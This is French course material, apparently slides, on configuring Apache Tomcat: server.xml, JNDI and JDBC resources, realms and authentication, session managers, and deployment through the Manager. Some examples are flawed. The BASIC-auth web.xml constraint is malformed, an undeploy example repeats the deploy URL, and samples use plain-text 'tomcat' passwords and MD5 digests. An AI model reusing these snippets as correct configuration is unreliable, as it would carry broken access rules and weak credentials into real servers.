Elément de haut niveau *<Server>*

<Server> : Elément racine

Attributs :

- **port,shutdown** : le port TCP et la commande permettant d'arrêter le serveur à distance
- *className* (optionnel) : une classe implémentant *org.apache.catalina.Server*
- *adress* (optionnel) : L'adresse IP pour la commande de shutdown (localhost par défaut)

Sous-éléments :

- **<Service>** (1 ou plusieurs)
- **<GlobalNamingResources>** (Ressources JNDI globales au serveur)
- **<Listener>** : Classes Java s'exécutant au démarrage de toutes les application

Eléments globaux

- ***<GlobalNamingResource>***
Ressource JNDI

- ***<Loader>, <Manager>, <Listener>*** : Classpath Java, Gestion de session, séquence d'initialisation

- ***<Realm>***
Base utilisateurs

- ***<Valve>***
Filtres (traces, sécurisation, filtrage requêtes)

Elément de haut niveau *<Service>*

<Service> : Balise englobant des Connecteurs (Ports TCP+Gestionnaire de protocole) traités par le même moteur Tomcat

Attributs :

- ***name*** : Nom utilisé dans les fichiers journaux
- *className (optionnel)* : une classe implémentant *org.apache.catalina.Service*

Sous-éléments :

- 1 ou plusieurs ***<Connector>***
- Puis un ***<Engine>***

Les connecteurs

<Connector> :

Associé à un port TCP

point unique d'entrée pour les requêtes et les réponses.

Tomcat fournit des implémentations standard supportant différents protocoles :

- HTTP Connector supportant HTTP et HTTPS
- AJP Connector supportant le protocol AJP 1.3 permettant de connecter Tomcat à Apache

Exemple :

```
<Connector connectionTimeout="20000"
port="8080" protocol="HTTP/1.1"
redirectPort="8443"/>
```

Attributs communs à la balise <*Connector*>

La balise <*Connector*> peut prendre beaucoup d'attributs les plus utilisés sont :

- ✓ ***port*** : Numéro de port TCP
- ✓ ***protocol*** : Protocole à utiliser
- ✓ ***connectionTimeout*** : Timeout d'attente de la ligne de requête HTTP après acceptation de la socket
- ✓ ***redirectPort*** : Redirection en cas de SSL

Container : *<Engine>*

Principaux attributs

- **name** : Le nom utilisé dans les fichiers journaux
- **defaultHost** : L'hôte par défaut, le nom doit correspondre à l'attribut name d'un élément ***<host>***
- *jvmRoute*: utilisé pour l'équilibrage de charge
- *className* : Une classe implémentant *org.apache.catalina.Engine*

Sous-éléments

- 1 ou plusieurs **<Host>**
- **<DefaultContext>** : paramètres par défaut des applications web déployées automatiquement
- **<Realm>** : Base d'utilisateurs avec des rôles

Exemple :

```
<Engine defaultHost="localhost" name="Catalina">
```

Container : <*Host*>

Virtual host : Associe un nom réseau au serveur

Principaux attributs

- **name** : Le nom réseau
- **appBase** : Le répertoire où sont stockées les applications web (*webapps*) pour le déploiement automatique
- *autoDeploy*, *deployOnStartup* : stratégie des déploiement des applications web
- *workDir* : Répertoire de travail
- *className* : Une classe implémentant *org.apache.catalina.Host*

Sous-éléments

- 1 ou plusieurs **<Context>**, 1 **<DefaultContext>**
- **<Realm>** : Base d'utilisateurs avec des rôles
- **<Valve>** : Filtre traitant les requêtes, utilisé par exemple pour les logs d'accès

Exemple

```
<Host appBase="webapps" autoDeploy="true" name="localhost"
unpackWARs="true" xmlNamespaceAware="false" xmlValidation="false">
```

Container : <*Context*>

Représente une application Web associée à un ***contextPath*** (chemin de l'URL permettant de sélectionner l'application appropriée)

Dans la pratique cet élément est rarement utilisé. D'autres méthodes de définition de contexte permettent des changements de configuration sans redémarrage complet du serveur:

- ✓ ***$CATALINA_HOME/conf/[enginename]/[hostname]/<appName>.xml***
- ✓ Dans les fichiers applicatifs : ***<war>/META-INF/context.xml***

En plus, les définitions de Contexte hérite des contextes par défaut pouvant être définis à 2 endroits :

- ✓ ***$CATALINA_BASE/conf/context.xml*** : pour toutes les applications
- ✓ ***$CATALINA_HOME/conf/[enginename]/[hostname]/context.xml.default*** *:* toutes les applications d'un host particulier

Il n'est pas obligatoire de déclarer explicitement des contextes pour des applications web

Nested Components

Peuvent se placer à plusieurs endroits dans la hiérarchie et s'appliquent à tous les sous-éléments, sauf si ils sont redéfinis.

<DefaultContext> : Propriétés par défaut

<Valve> :Définition des méthodes de tracing

<Manager> : Gestion des sessions utilisateur

<Realm> : Base d'utilisateurs et de rôles

<Resources> : Ressource externes (ex: Une base de données)

...

TP : Changement du port HTTP

Modification du port d'écoute de la commande de shutdown

Modification de serveur.xml du port d'écoute http 8000

Ajout d’une Valve permettant le log des accès aux serveurs

Configuration

Le fichier *server.xml*

Ressources JNDI

Pools de connexion JDBC

Base utilisateurs et sécurité applicative

Gestionnaire de session

JNDI

Java **N**aming **D**irectory **I**nterface est un service d'annuaire permettant d'associer des noms logiques à des ressources (base de données, fichier de configuration, …)

Les développeurs utilisent ces noms dans le code applicatif et dans le descripteur de déploiement *web.xml*

Il faut alors les associer à des ressources physiques dans les différents environnements (Intégration, Exploitation, …)

Contextes JNDI

Tomcat implémente 2 types de contexte JNDI :

- Un **contexte global** permettant de déclarer des ressources accessibles de toutes les applications
- Un **contexte pour chaque application** déployée

Au déploiement d'application, Tomcat parse le fichier *web.xml* à la recherche de balises de déclaration de ressources : ***<env-entry>, <resource-ref>, <resource-env-ref>***.
Ces balises permettent de directement ajouter des entrées dans l'annuaire ou font référence à des entrées déjà présentes

Les entrées déjà présentes sont à priori déclarées à l'intérieur d'une balise ***<Context>*** ou dans l'annuaire global via ***<GlobalNamingResource>*** .

Usines / Factories

L'enregistrement d'une entrée dans l'annuaire JNDI nécessite la création (instanciation) d'un objet Java. La création s'effectue grâce à des classes ***factories*** (usines)

Tomcat fournit des *factories* prédéfinies et il est possible de configurer ses propres *factories* .

Les *factories* standard sont :

- ***JavaBean*** : Création de tout objet Java respectant la norme JavaBean
- ***UserDatabase*** : Base de données utilisateurs avec des rôles sous forme de fichiers, de bases de données ou d''annuaires LDAP
- ***SessionMail*** : Session avec un serveur de mail permettant d'envoyer des notifications emails
- **Source de données JDBC** : Pool de connexions vers une base de données

Balises de déclaration de ressources

<Environment> : Variable d'environnement (Nombre, Chaîne de caractères, …)

<Resource> : Une ressource (Base de données, serveur de mail, API extensible)

<ResourceLink> : Un lien vers une ressource définie dans le contexte global.

Exemple *Environment*

```
<Context>
  ...
  <Environment name="maxExemptions" value="10"
         type="java.lang.Integer" override="false"/>
  ...
</Context>
```

Equivalent à une déclaration dans *web.xml*

```
<env-entry>
  <env-entry-name>maxExemptions</env-entry-name>
  <env-entry-value>10</env-entry-value>
  <env-entry-type>java.lang.Integer</env-entry-type>
</env-entry>
```

Exemple <*Resource*>

```
<Context>
  ...
  <Resource name="jdbc/EmployeeDB" auth="Container"
            type="javax.sql.DataSource"
     description="Employees Database"/>
  ...
</Context>
```

La balise Resource doit renseigner les attributs obligatoires :

- ***name*** : Le nom de la ressource enregistrée dans JNDI
- ***type*** : Le type Java de la ressource

Ensuite chaque type de ressource a ses propres attributs. (Exemple BD une URL JDBC, Session Mail Adresse du serveur de mail)

Exemple <*Resource*> dans l'annuaire Global

```
  <GlobalNamingResources>

    <Resource name="UserDatabase" auth="Container"
              type="org.apache.catalina.UserDatabase"
              description="User database"
     factory="org.apache.catalina.users.MemoryUserDatabaseFactory"
              pathname="conf/tomcat-users.xml" />
  </GlobalNamingResources>
...
<Context>
  ...
  <ResourceLink name="linkToGlobalResource"
             global="UserDatabase"
             type="org.apache.catalina.UserDatabase"/>
  ...
</Context>
```

Configuration

Le fichier *server.xml*

Ressources JNDI

Pools de connexion JDBC

Base utilisateurs et sécurité applicative

Gestionnaire de session

JNDI et JDBC

Les applications web doivent généralement accéder à des bases de données.

web.xml contient le lien vers une ressource définie dans *server.xml*

C’est le container qui gère la connectivité à la base

web.xml

```
<resource-ref>
    <description>Une source de données</description>
    <res-ref-name>jdbc/maBase</res-ref-name>
    <res-type>javax.sql.DataSource</res-type>
    <res-auth>Container</res-auth>
</resource-ref>
```

Déclaration de la Datasource

Élément <*Resource/*> dans *server.xml*

```
<Resource name=" jdbc/maBase "
        auth="Container"
        type="javax.sql.DataSource “
        driverClassName="org.postgresql.Driver"
        url="jdbc:postgresql://127.0.0.1:5432/mydb"
        username="myuser"
        password="mypasswd"
        maxTotal="20"
        maxIdle="10"
        maxWait="-1"/>
```

Configuration d'une source de données

La configuration d'une source de données nécessite de renseigner plusieurs attributs dans la balise <*Resource/*> :

- ***driverClassName*** : La classe principale du driver JDBC.
- ***username*** : L'utilisateur de base de données utilisée pour la connexion
- ***password*** : Le mot de passe
- ***url*** : L'URL de connexion JDBC
- ***initialSize*** : Le nombre initial de connexion dans le pool (Défaut : 0)
- ***maxActive*** : Le maximum de connections pouvant être allouées simultanément (Défaut : 8)
- ***minIdle*** : Le minimum de connexions restant *idle* simultanément (Défaut : 0)
- ***maxIdle*** : Le maximum de connections restant *idle* simultanément (Défaut : 8)
- ***maxWait*** : Le temps maximum d'attente en millisecondes pour l'obtention d'une connexions Défaut: -1 (infini)

Driver JDBC

Comme la connectivité est gérée au niveau du serveur

- le pilote JDBC de la base doit donc être accessible par tomcat
- Archive jar placée dans

  $CATALINA_HOME/lib

Implémentation par défaut

Par défaut, Tomcat utilise une implémentation fournie par Apache basée sur les 2 librairies :

- Commons DBCP
- Commons pool

La configuration consiste à insérer une balise *<Resource/>* avec les attributs :

- ***name*** : Nom JNDI
- ***maxTotal*** : Maximum de connexions dans le pool
- ***maxIdle*** : Le maximum de connexions disponible dans le pool
- ***maxWaitMillis*** : Le temps d'attente max pour obtenir une connexion
- \+ les paramètres de connexion JDBC

Exemple MySQL

```
<Context>


 <Resource name="jdbc/TestDB"
           auth="Container"
           type="javax.sql.DataSource"
           maxTotal="100" maxIdle="30"
  maxWaitMillis="10000"
           username="javauser" password="javadude"
           driverClassName="com.mysql.jdbc.Driver"

  url="jdbc:mysql://localhost:3306/javatest"/>
</Context>
```

Implémentations du pool de connexion

La distribution de Tomcat propose depuis peu l'implémentation ***org.apache.tomcat.jdbc.pool*** qui est un remplacement de *common-dbcp* (projet Apache)

Cette implémentation apporte beaucoup d'avantages par rapport à dbcp :

- Support des bases XA-compliant
- Support pour des environnements hautement concurrents
- ... :

tomcat-jdbc-pool

La mise en place de *tomcat-jdbc-pool* consiste à indiquer une autre factory dans la balise <*Resource*/>

En plus, *tomcat-jdbc-pool* ajoute quelques nouveaux attributs :

- ***initSQL*** : Une instruction SQL exécutée à la création de la connexion
- ***validationInterval*** : Intervalle de validation des connexions présentes dans le pool
- ***jdbcInterceptors*** : intercepteurs permettant d'insérer du code lors de la gestion du pool ou l'exécution de requêtes
- ...

Exemple

```
<Resource name=" jdbc/maBase "
      auth="Container"
type="javax.sql.XADataSource"
factory="org.apache.tomcat.jdbc.pool.DataSourceFactory"
driverClassName="org.postgresql.Driver"
url="jdbc:postgresql://127.0.0.1:5432/mydb"
username="myuser"
password="mypasswd"
maxActive="20"
maxIdle="10"
maxWait="-1"/>
```

TP

Mise en place d'une base de données

Configuration

Le fichier *server.xml*

Ressources JNDI

Pools de connexion JDBC

Base utilisateurs et sécurité applicative

Gestionnaire de session

Realm, Roles et Users

La sécurité applicative peut être implémentée par configuration de Tomcat

Les utilisateurs, mots de passe et rôles sont stockés dans des « ***realms*** »

- La déclaration et configuration des realms s'effectue dans *server.xml*
- Une application fera usage des realms via son *WEB-INF/web.xml*
  - Définition dans le nœud <*security-constraint*>

Realm

Tomcat doit être configuré pour rechercher les informations concernant les realms.

Il supporte différents types de support de stockage :

MemoryRealm : Fichier XML

JDBCRealm : Base de données accédée par JDBC

DataSourceRealm : Base de données accédée par JDBC via un nom JNDI avec pool de Connections

JNDIRealm : Annuaire LDAP accédé via JNDI

Autre : Classe implémentant l'interface realm

Realm

Le choix de l'implémentation d'un realm est spécifié dans *server.xml*

```
<Realm className="mes.realms.ClasseDuRealm"
debug="0" autreAttribut="autreValeur"/>
```

Les realms peuvent êtres spécifiés à différents niveaux

- Global (par défaut)
- <host>
- <Context>
- ...

MemoryBaseRealm

Ce realm est chargé en mémoire depuis un fichier statique

au démarrage de Tomcat

Le fichier par défaut est

conf/tomcat-users.xml

```
<?xml version="1.0" encoding="utf-8"?>
<tomcat-users>
    <role rolename="tomcat"/>
    <user username="tomcat" password="tomcat" roles="tomcat"/>
</tomcat-users>
```

Tomcat Users

```
<tomcat-users>
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="tomcat"
  roles="tomcat"/>
  <user username="both" password="tomcat"
  roles="tomcat,role1"/>
  <user username="role1" password="tomcat"
  roles="role1"/>
</tomcat-users>
```

JDBCRealm

Les informations sont alors stockées dans une base de données relationnelle.

```
<Realm  className="org.apache.catalina.realm.JDBCRealm"
        driverName="org.gjt.mm.mysql.Driver"
        connectionURL="jdbc:mysql://localhost/authority"
        connectionName="test" connectionPassword="test"
        userTable="users" userNameCol="user_name"
        userCredCol="user_pass"
        userRoleTable="user_roles" roleNameCol="role_name" />
```

DataSourceRealm

Les informations sont stockées dans une base relationnelle mais on profite d'un pool de Connexion.

```
<Realm  className="org.apache.catalina.realm.DataSourceRealm"
    dataSourceName="jdbc/authority"
    userTable="users" userNameCol="user_name"
    userCredCol="user_pass"
    userRoleTable="user_roles" roleNameCol="role_name" />
```

JNDIRealm

Définition dans un serveur LDAP

Les requêtes LDAP doivent alors être précisées

```
<Realm  className="org.apache.catalina.realm.JNDIRealm"
        connectionURL="ldap://ldap.groovywigs.com:389"
        userPattern="uid={0},ou=people,dc=grooviwigs,dc=com"
        roleBase="ou=groups,dc=groovywigs,dc=com"
        roleName="cn"
        roleSearch="(uniqueMember={0})" />
```

Digested Password

Pour toutes les implémentations standard de Realm, les mots de passe sont stockés en clair par défaut.
Ce qui n'est pas désirable

Tomcat prend en charge le concept de digestion des mots de passe des utilisateurs.
=> Les mots de passe sont alors encodés ; sous une forme qui n'est pas facilement réversible, mais que l'implémentation de Realm peut toujours utiliser pour l'authentification

Il faut alors indiquer dans la configuration du Realm soit un élément CredentialHandler ou l'attribut digest qui est alors utilisé par MessageDigestCredentialHandler

Exemple

```
CreatPassword.bat
CATALINA_HOME/bin/digest.[bat|sh] [-a <algorithm>] [-e <encoding>]
        [-i <iterations>] [-s <salt-length>] [-k <key-length>]
        [-h <handler-class-name>] <credentials>

Server.xml (Tomcat <8)

<Realm
className="org.apache.catalina.realm.MemoryRealm"
Debug="0" digest="SHA"
pathname="F:/jakarta-tomcat-5.5.16/conf/exemplesecurise-users.xml">
</Realm>

Server.xml (Tomcat >8)
<Realm
className="org.apache.catalina.realm.MemoryRealm"
Debug="0" digest="SHA"
pathname="F:/jakarta-tomcat-8.5/conf/exemplesecurise-users.xml">
<CredentialHandler
          className="org.apache.catalina.realm.MessageDigestCredentialHandler"
 algorithm="sha" />
</Realm>
```

Types de sécurité « container-managed »

Une fois le realm configuré, le mécanisme d'authentification est indiqué dans le descripteur de déploiement de l'application (*web.xml*).

4 mécanismes sont possibles :

- ✓ ***Basic authentication*** *:* Mot de passe en clair sur le réseau
- ✓ ***Digest authentication*** *:* Mot de passe crypté
- ✓ ***Form authentication*** *:* Mot de passe saisi via un formulaire web personnalisé
- ✓ ***Client-cert authentication*** *:* Authentification via un certificat client

Basic authentication

Extrait de web.xml

```
…
<security-constraint>
    <web-resource-collection>
        <web-resource-name>Mon application</web-resource-name>
    </web-resource-collection>
    <url-pattern>/members/*</url-pattern>
    <auth-constraint>member</auth-constraint>
</security-constraint>
<!-- ---------------------------------- -->
<login-config>
    <auth-method>BASIC</auth-method>
    <realm-name>Club Privé</realm-name>
</login-config>
…
```

Digest authentication

web.xml

```
<auth-method>DIGEST</auth-method>
```

server.xml

```
<Realm className="org.apache.catalina.realm.UserDatabaseRealm"
debug="0" resourceName="UserDatabase"  digest="MD5" />
```

- L'attribut digest spécifie l'algorithme d'encodage (SHA, MD2 ou MD5)
- Les mots de passe sont également stockés cryptés

  Utiliser bin/digest.sh

```
digest -a MD5 motDePasse
motDePasse:82f70f257d04cc1c02b84f80ea3f7b45
```

Form authentication

Présente une page web

Spécifiée dans *web.xml*

```
<login-config>
    <auth-method>FORM</auth-method>
    <realm-name>Club Privé</realm-name>
    <form-login-config>
        <form-login-page>/login.htm</form-login-page>
        <form-error-page>/error.html</form-error-page>
    </form-login-config>
</login-config>
```

Client-cert authentication

- N’est possible que sous SSL (HTTPS)
- Pas de mot de passe
  - Certificat client X.509
    - Unique par utilisateur

« Single Sign On »

Tomcat nous permet de ne demander qu'un authentification pour plusieurs applications

regroupées sous le même « virtual-host »

```
…
<Host name="localhost" debug="0" appBase="webapps" unpackWARs="true"
autoDeploy="true">
    <Valve
    className="org.apache.catalina.authenticator.SingleSignOn"
    debug="0"/>
…
```

« Single Sign On »

- Dès lors, tout utilisateur considéré comme valide dans le contexte d'un hôte virtuel le sera aussi dans un autre contexte du même hôte
  - L'élément Valve doit se trouver sous le même Host que les contextes qu'il couvre
  - Le realm commun doit être défini au niveau du Host ou à un niveau supérieur
    - Le realm ne peut pas être déclaré au niveau du contexte
  - Les méthodes d'authentification configurée dans *web.xml* doivent appartenir au groupe de méthodes fournies par *Tomcat*.
  - Le Valve demande l'utilisation de cookies
    - Le cookie se nomme ***JSESSIONIDSSO***

TP : Sécurisation

Accèder à l'application « Tomcat Manager »

Configuration

Le fichier *server.xml*

Ressources JNDI

Pools de connexion JDBC

Base utilisateurs et sécurité applicative

Gestionnaire de session

Gestion de session


Objectifs fondamentaux pour une application Web

maintenir un contexte de session

pour un utilisateur

de requêtes en requêtes

Gestion de contexte/session



<*Manager*>

L'élément <*Manager*> représente le gestionnaire de Session Tomcat

Il peut être placé à l'intérieur d'une balise <*Context*>

Si il est absent, le gestionnaire par défaut est utilisé

Les attributs de cette balise spécifie :

- ✓ ***className*** : L'implémentation utilisée
- ✓ ***distributable*** : Les données positionnées en session doivent être sérialisables
- ✓ ***maxActiveSessions*** : Le nombre maximal de session actives
- ✓ ***maxInactiveInterval*** : Le délai d'inactivité invalidant une session

Elément imbriqué

Toutes les implémentations acceptent l'élément imbriqué ***<SessionIdGenerator/>*** qui configure les identifiants de session.

Cet élément comporte l'attribut ***sessionIdLength*** qui fixe la longueur en octets de l'identifiant de session

Implémentations

Tomcat propose 2 implémentations du gestionnaire de session :

- ✓ ***Standard Manager*** : Les sessions actives sont sauvegardées sur le disque lors d'un arrêt normal de Tomcat, elles sont restaurées au redémarrage
- ✓ ***PersistentManager*** : Les sessions actives peuvent être swappées sur un support persistant

Standard manager

C'est le gestionnaire par défaut : l'attribut *className* n'est pas renseigné ou positionné à *org.apache.catalina.session.StandardManager*

Lors de l'extinction du serveur, les sessions sont sauvegardées sur disque

- Rechargées quand le serveur redémarre
- Perdues si crash

Par défaut, cette sauvegarde est effectuée dans le fichier ***SESSION.ser***

/work/Standalone/<host>/<webapp>/SESSION.ser

Le chemin peut être modifié via l'attribut *pathName*

PersistentManager

L'autre implémentation *PersistentManager* a pour *className* :

org.apache.catalina.session.PersistentManager

Il définit des attributs supplémentaires :

- ***minIdleSwap***, ***maxIdleSwap*** et ***maxIdleBackup*** : les intervalles de temps provoquant la passivation
- ***saveOnRestart*** : Les sessions doivent elles être sauvegardées lors d'un *restart*

De plus il est nécessaire de déclarer un élément <Store/> indiquant le support de persistance

TP : Persistance des sessions

Déploiement d'applications

Mécanisme de déploiement de Tomcat

Déployer avec Tomcat Manager

Utiliser le Deployer Tomcat

Introduction

Sous Tomcat, une application web est identifiée sous le terme de "contexte".

Un contexte est représenté par la balise <context> pouvant être placée

- soit dans le fichier de configuration server.xml
- soit dans un fichier XML externe. (Méthode recommandée pour éviter les redémarrages)

Si une application ne possède pas de contexte explicite, Tomcat en construit un suivant ses propres règles.

Hôte

Une application Web est toujours déployée sous un hôte.

La définition d'un fichier de contexte externe doit être placée dans le répertoire ***CATALINA_BASE/conf/nomMoteur/nomHôte***.

Ou dans

META-INF/context.xml de l’application

Règles sur les contextes

Chacun des contextes DOIT avoir un nom de contexte unique au sein d'un hôte virtuel.

Le chemin de contexte n'a pas besoin d'être unique (possibilité de déploiement parallèle).

De plus, un contexte doit être présent avec un chemin de contexte égal à une chaîne de longueur nulle. Le nom doit être ***ROOT***

Formats de déploiement

Trois différents formats peuvent être utilisés pour déployer une application :

- sous la forme d'un module Web, fichier avec l'extension .war respectant la spécification JEE.
- sous la forme d'un répertoire respectant la spécification JEE.
- via un descripteur XML de contexte.

Déploiement

Le déploiement d'une application peut être réalisé suivant la configuration soit :

- au démarrage du serveur. (Déploiement statique)
- de manière automatique au cours de l'exécution du serveur. (Mode développement principalement)
- de manière manuelle au cours de l'exécution du serveur par le biais d'un outil (l'application Manager par exemple).

Déploiement statique

Le répertoire de déploiement est configuré pour chaque hôte via l'attribut ***appBase de l'élément <Host/>***

Les fichiers war compressés ou les arborescences décompressées (exploded archives) peuvent être déposés dans le répertoire de déploiement

Par défaut, un fichier war sera décompressé au moment du déploiement (attribut ***unpackWars***)

Les ressources présentes dans ce répertoire seront alors déployées si l'attribut ***deployOnStartup*** de la balise <*Host/*> est positionné à *true* (valeur par défaut)

```
<Host name="localhost"  unpackWARs="true"
  appBase="webapps">
```

Séquence de déploiement

Au démarrage, Tomcat effectuera la séquence suivante :

- Déploiement des descripteurs de contexte (`$CATALINA_BASE/conf/[enginename]/[hostname]/context.xml`, `$CATALINA_BASE/webapps/[webappname]/META-INF/context.xml`)
- Déploiement des applications décompressées non référencées par un descripteur de contexte
- Déploiement des fichiers WAR non référencés

Déploiement dynamique

Le déploiement dynamique est activé pour un <*Host*/> si l'attribut ***autoDeploy*** est positionné à *true*.

Une tâche de fond Tomcat scrute alors en permanence le répertoire de déploiement pour y détecter tout changement :

- Ajout/Suppression d'application
- Mise à jour d'application

```
<Host name="localhost" unpackWARs="true"
  appBase="webapps" autoDeploy="true">
```

Modifications prises en compte par le démon

L'attribut *autoDeploy* permet de :

- ✓ Déployer des fichiers WAR ou des arborescence copiés dans *appBase*
- ✓ Re-déployer une application lorsqu'un nouveau WAR est fourni
- ✓ Recharger l'application si le descripteur *WEB-INF/web.xml* est modifié
- ✓ Redéployer si le descripteur de contexte a été modifié
- ✓ Redéployer si un descripteur de contexte est ajouté
- ✓ Replier l'application si le répertoire de l'application est supprimée

Outils de déploiement

Tomcat fournit plusieurs outils pour faciliter le déploiement :

- L'application Web ***Manager*** avec ses différents moyens d'accès
- Le ***Client Deployer*** qui permet d'exécuter des scripts interagissant avec le Manager et qui fournit des facilités pour le packaging, la compilation, etc...

Enfin, l'outil générique Ant est largement utilisé pour automatiser les procédures de déploiement sur Tomcat

Déploiement d'applications


Mécanisme de déploiement de Tomcat

Déployer avec Tomcat Manager

Utiliser le Deployer Tomcat

Manager

- *htttp://localhost:8080/manager/html*



Fonctionnalités Manager

- Déploiement d'applications
  - Déjà présentes sur le serveur (Fichier de configuration, .war ou application décompressée)
  - Fichier WAR à charger sur le serveur
- Repli d'application
- Consulter les applications déployées et les sessions actives
- Arrêt et relance d’application (Sans redémarrage de Tomcat)
- Consultation de l’annuaire JNDI
- Lister les propriétés de l'OS et de la JVM

Accès au manager

Il y a 3 façons d'utiliser l'application Manager :

- En utilisant l'interface web : *http://localhost/manager/html/*
- En sollicitant l'application via une requête HTTP indiquant la commande à exécuter et ses paramètres
- En utilisant des tâches Ant

Sécurisation du manager

L'accès au Manager est désactivé par défaut

Les rôles applicatifs peuvent être trouvés dans le *web.xml* de l'application. On y trouve :

- ✓ ***manager-gui*** : Accès à l'interface HTML
- ✓ ***manager-status*** : Accès à la page "Server Status" seulement.
- ✓ ***manager-script*** : Accès au commande via les requêtes HTTP et à la page "Server Status".
- ✓ ***manager-jmx*** : Accès à l'interface JMX et à la page "Server Status".

Interface HTML

L'interface HTML permet de :

- Lister les applications et pour chaque application :
  - ✓ Arrêter, Recharger, Retirer, Invalider des sessions utilisateur
- Déployer des applications
  - ✓ A partir du système de fichiers serveur
  - ✓ En uploadant un .war
- Retrouver des fuites mémoire
- Obtenir les informations sur l'OS et la JVM
- Obtenir le statut du serveur
  - ✓ Snapshot mémoire de la JVM
  - ✓ Connecteurs actifs
  - ✓ Pour chaque application,
    - ✓ Des statistiques sur les sessions
    - ✓ Les JSP chargés et rechargés
    - ✓ les servlets actifs, le nombre de requêtes servis, le temps de chargement, les temps de traitement des requêtes

Interface HTTP request

Le manager permet également l'exécution de commande par de simple requête HTTP.

La syntaxe des URLs est la suivante :

http://{host}:{port}/manager/text/{command}?{parameters}

Les paramètres communs aux commandes comprennent :

- ***path*** : Le chemin de l'application ou *contextPath* en commençant par "/". Par exemple path=/ pour l'application ROOT
- ***war*** : L'URL d'un war, le chemin vers une archive décompressée ou un descripteur de contexte. Les formats supportés sont les suivants :

  file:/absolute/path/to/a/directory : Chemin vers une archive décompressée

  file:/absolute/path/to/a/webapp.war : Chemin vers une archive

  jar:*file:/absolute/path/to/a/warfile.war!/* : L'URL d'une archive locale .

  file:/absolute/path/to/a/context.xml : Chemin vers un descripteur de contexte

  directory : Le nom du répertoire correspondant à une application déjà présente dans *appBase*

  webapp.war : Le nom d'une archive déjà présente dans *appBase*

Chaque commande retourne une réponse au format texte. La première ligne commence par le code OK ou FAIL. Dans le cas d'une erreur, le reste de la ligne donne des indications sur l'erreur.

Déploiement d'une nouvelle application distante

```
http://localhost:8080/manager/text/deploy?path=/foo
```

Nécessite une requête HTTP PUT fournissant le fichier war comme donnée de la requête

La commande installe l'archive sous le répertoire *appBase* en utilisant le nom du fichier comme sous-répertoire et démarre l'application.

2 paramètres supplémentaires peuvent être fournis :

- ✓ ***update***: Indique une mise à jour, la version antérieure est d'abord désinstallée
- ✓ ***tag*** : Permet de tagger avec une version l'archive déployée. Le tag permettra de redéployer cette version si nécessaire en indiquant que ce paramètre

L'application peut ensuite être repliée (le répertoire d'installation est alors supprimé) en utilisant la commande ***/undeploy***

```
http://localhost:8080/manager/text/deploy?path=/foo
```

Déploiement de ressources locales Requêtes GET

Déployer une version antérieure d'une application précédemment déployée avec un tag

```
